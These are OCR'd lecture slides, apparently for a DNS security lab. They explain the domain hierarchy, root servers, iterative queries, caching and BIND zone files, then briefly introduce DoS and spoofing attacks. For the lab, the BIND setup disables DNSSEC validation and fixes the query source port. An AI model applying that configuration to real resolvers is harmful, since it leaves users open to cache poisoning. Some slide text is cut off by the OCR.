
DNS Domain Hierarchy



- Below ROOT, we have Top-Level Domain (TLD). Ex: In www.example.com, the TLD is .com.
- The next level of domain hierarchy is second-level domain which are usually assigned to specific entities such as companies, schools etc

- Domain namespace is organized in a hierarchical tree-like structure.
- Each node is called a domain, or subdomain.
- The root of the domain is called ROOT, denoted as ‘ ‘

DNS Zone



- DNS is organized according to zones.
- A zone groups contiguous domains and subdomains on the domain tree and assign management authority to an entity.

- The tree structure depicts subdomains within example.com domain.
- In this case, there are multiple DNS zones one for each country. The zone keeps records of who the authority is for each of its subdomains

Zone vs Domain

- A DNS zone only contains a portion of the DNS data for a domain.
- If a domain is not divided into subdomains, the zone and domain are essentially the same, because the zone contains all the DNS data for the domain.
- When a domain is divided into subdomains, their DNS data can still be put in the same zone, so domain and zone are still the same.
- But subdomains can have their own zones.
- usa.example.com is a domain with subdomains as boston, nyc and chicago. Two zones are created for usa.example.com. First

Authoritative Name Servers

- Each DNS zone has at least one authoritative nameserver that publishes information about the zone.
- It provides the original and definitive answers to DNS queries.
- An authoritative name server can be a master server (primary) or slave server (secondary).
- A master server stores the master copies of all zone records whereas a slave server uses an automatic updating mechanism to maintain an identical copy of the master records.

DNS ROOT Servers

- The root zone is called ROOT.
- There are 13 authoritative nameservers (DNS root servers) for this zone.
- They provide the nameserver information about all TLDs
  - https://www.internic.net/domain/root.zone
- They

13 DNS Root Servers

List of Root Servers


HOSTNAME	IP ADDRESSES	MANAGER
a.root-servers.net	198.41.0.4, 2001:503:ba3e::2:30	VeriSign, Inc.
b.root-servers.net	199.9.14.201, 2001:500:200::b	University of Southern California (ISI)
c.root-servers.net	192.33.4.12, 2001:500:2::c	Cogent Communications
d.root-servers.net	199.7.91.13, 2001:500:2d::d	University of Maryland
e.root-servers.net	192.203.230.10, 2001:500:a8::e	NASA (Ames Research Center)
f.root-servers.net	192.5.5.241, 2001:500:2f::f	Internet Systems Consortium, Inc.
g.root-servers.net	192.112.36.4, 2001:500:12::d0d	US Department of Defense (NIC)
h.root-servers.net	198.97.190.53, 2001:500:1::53	US Army (Research Lab)
i.root-servers.net	192.36.148.17, 2001:7fe::53	Netnod
j.root-servers.net	192.58.128.30, 2001:503:c27::2:30	VeriSign, Inc.
k.root-servers.net	193.0.14.129, 2001:7fd::1	RIPE NCC
l.root-servers.net	199.7.83.42, 2001:500:9f::42	ICANN
m.root-servers.net	202.12.27.33, 2001:dc3::35	WIDE Project

They are the most critical infrastructure on the Internet.

Top Level Domain (TLD)

- Infrastructure TLD: .arpa
- Generic TLD (gTLD): .com, .net,
- Sponsored TLD (sTLD): These domains are proposed and sponsored by private agencies or organizations that establish and enforce rules restricting the eligibility to use the TLD: .edu, .gov, .mil, .travel, .jobs
- Country Code TLD (ccTLD): .au (Australia), .cn (China), .fr (France)
- Reserved TLD: .example, .test, .localhost, .invalid

DNS Query Process




Local DNS Files

- **`/etc/host`**: stores IP addresses for some hostnames. Before machine contacts the local DNS servers, it first looks into this file for the I

```
127.0.0.1    localhost
127.0.0.1    www.CSRFLabAttacker.com
127.0.0.1    www.CSRFLabElgg.com
127.0.0.1    www.XSSLabElgg.com
```

- **`/etc/resolv.conf`**: provide information to the machine's DNS resolver about the IP address of the local DNS server. The IP address of the local DNS server provided by DHCP is also stored here.

Local DNS Server and Iterative Query Process



- The iterative process starts from the ROOT Server. If it doesn't know the IP address, it sends back the IP address of the nameservers of the next level server (.NET server) and then the last level server (example.net) which provides the answer.

Emulating Local DNS Server (Step 1: Ask ROOT)

Directly send the query to this server.

```
seed@ubuntu:~$ dig @a.root-servers.net www.example.net

(Only a portion of the reply is shown here)
;; QUESTION SECTION:
;www.example.net.                IN      A

;; AUTHORITY SECTION:
net.                     172800  IN      NS      m.gtld-servers.net.
net.                     172800  IN      NS      l.gtld-servers.net.
net.                     172800  IN      NS      k.gtld-servers.net.

;; ADDITIONAL SECTION:
m.gtld-servers.net.      172800  IN      A       192.55.83.30
l.gtld-servers.net.      172800  IN      A       192.41.162.30
k.gtld-servers.net.      172800  IN      A       192.52.178.30
```

No answer (the root does not know the answer)

Go ask them!

DNS Response

There are 4 types of sections in a DNS response :

- Question section : Describes a question to a nameserver
- Answer section : Records that answer the question
- Authority section : Records that point toward authoritative nameservers
- Additional section : Records that are related to the query.

In the above example, we see that as root server doesn't know the answer there is no answer section, but tells us about the authoritative nameservers (NS Record) along with their IP addresses in the Additional section (A record).

Steps 2-3: Ask .net & example.net servers

```
seed@ubuntu:~$ dig @m.gtld-servers.net www.example.net

;; QUESTION SECTION:
;www.example.net.               IN      A

;; AUTHORITY SECTION:
example.net.            172800  IN      NS      a.iana-servers.net.
example.net.            172800  IN      NS      b.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.     172800  IN      A       199.43.132.53
b.iana-servers.net.     172800  IN      A       199.43.133.53
```

Ask a .net nameservers.

Go ask them!

```
seed@ubuntu:$ dig @a.iana-servers.net www.example.net

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        86400   IN      A       93.184.216.34
```

Ask an example.net nameservers.


Finally got the answer

DNS cache


- When the local DNS server gets information from other DNS servers, it caches the information.
- Each piece of information in the cache has a time-to-live value, so it will be eventually time out and removed from the cache.

Set Up DNS Server and Experiment Environment

- We will use this setup for our experiment



Setup: User Machine



- Need to modify /etc/resolv.conf
- DHCP may overwrite this file, we need to tell DHCP client to manually set the DNS server in this file, and then never modify it thereafter.

Setup: Configure Local DNS Server

- <u>Install BIND 9 DNS server</u>: `sudo apt-get install bind9`
- <u>Configure BIND 9 server</u>
  - BIND 9 gets its configuration from `/etc/bind/named.conf`,
  - The file contains several "include" entries. One of the entries is "`/et` ... `ns`". In this file, we can specify where the DNS cache is to be dumped.

```
options {
    dump-file "/var/cache/bind/dump.db";
};
```

Commands related to DNS

```
$ sudo rndc dumpdb -cache   // Dump the cache to the sepcified file
$ sudo rndc flush           // Flush the DNS cache
```

Configure Local DNS Server: Simplification

- <u>Turn Off DNSSEC</u>: DNSSEC is used to protect against spoofing attacks on DNS servers. To simplify our experiment, we need to turn it off. Modify `name`

```
options {
    # dnssec-validation auto;
    dnssec-enable no;
};
```

- <u>Use fixed source port (to simplify our experiment)</u>: Modify `named.conf.options`

```
options {
    query-source port  33333;
};
```

- <u>Restart DNS Server</u>: `sudo service bind9 restart`

Set Up DNS Zones on Local DNS Server

- <u>Create zones:</u> Create two zone entries in the DNS server by adding them to `/etc/bind/named.conf`.

```
zone "example.net" {
        type master;
        file "/etc/bind/example.net.db";
      };

zone "0.168.192.in-addr.arpa" {
        type master;
        file "/etc/bind/192.168.0.db";
      };
```

For forward lookup (Hostname → IP).

For reverse lookup (IP → hostname).

Zone File for Forward Lookup

/etc/bind/example.net.db (The file name is specified

```
$TTL 3D ; default expiration time of all resource records without
        :   their own TTL
@       IN      SOA     ns.example.net. admin.example.net. (
        1               ; Serial
        8H              ; Refresh
        2H              ; Retry
        4W              ; Expire
        1D )            ; Minimum

@       IN      NS      ns.example.net.       ;Address of nameserver
@       IN      MX      10 mail.example.net.  ;Primary Mail Exchanger

www     IN      A       192.168.0.101   ;Address of www.example.net
mail    IN      A       192.168.0.102   ;Address of mail.example.net
ns      IN      A       192.168.0.10    ;Address of ns.example.net
*.example.net. IN A     192.168.0.100   ;Address for other URL in
                                        ;  the example.net domain
```

@: Represents the origin specified in `named.conf` (string after "zone") [`example.net`]

Zone File for Reverse Lookup

`/etc/bind/192.168.0.db`: (The file name is specified in

```
$TTL 3D
@        IN       SOA      ns.example.net. admin.example.net. (
                  1
                  8H
                  2H
                  4W
                  1D)
@        IN       NS       ns.example.net.

101      IN       PTR      www.example.net.
102      IN       PTR      mail.example.net.
10       IN       PTR      ns.example.net.
```


Testing Our Setup

```
$ dig www.example.net
<<>> DiG 9.5.0b2 <<>> www.example.net
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 27136
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1,
    ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       192.168.0.101

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.         259200  IN      A       192.168.0.10
```

DNS Attacks

- **Denial-of-Service Attacks (DoS):** When the local DNS servers and the authoritative nameservers do not respond to the DNS queries, the machines cannot retrieve IP addresses which essentially cuts down the communication.
- **DNS Spoofing Attacks:**
  - Primary goal: provide a fraudulent IP address to victims, tricking them to communicate with a machine that is different from their intention.
  - Example: If a user's intention is to visit a bank's web site to do online banking, but the IP address obtained through the DNS process is attacker's machine, the user machine will communicate to the attacker's web server.

Overview of the Attack Surfaces

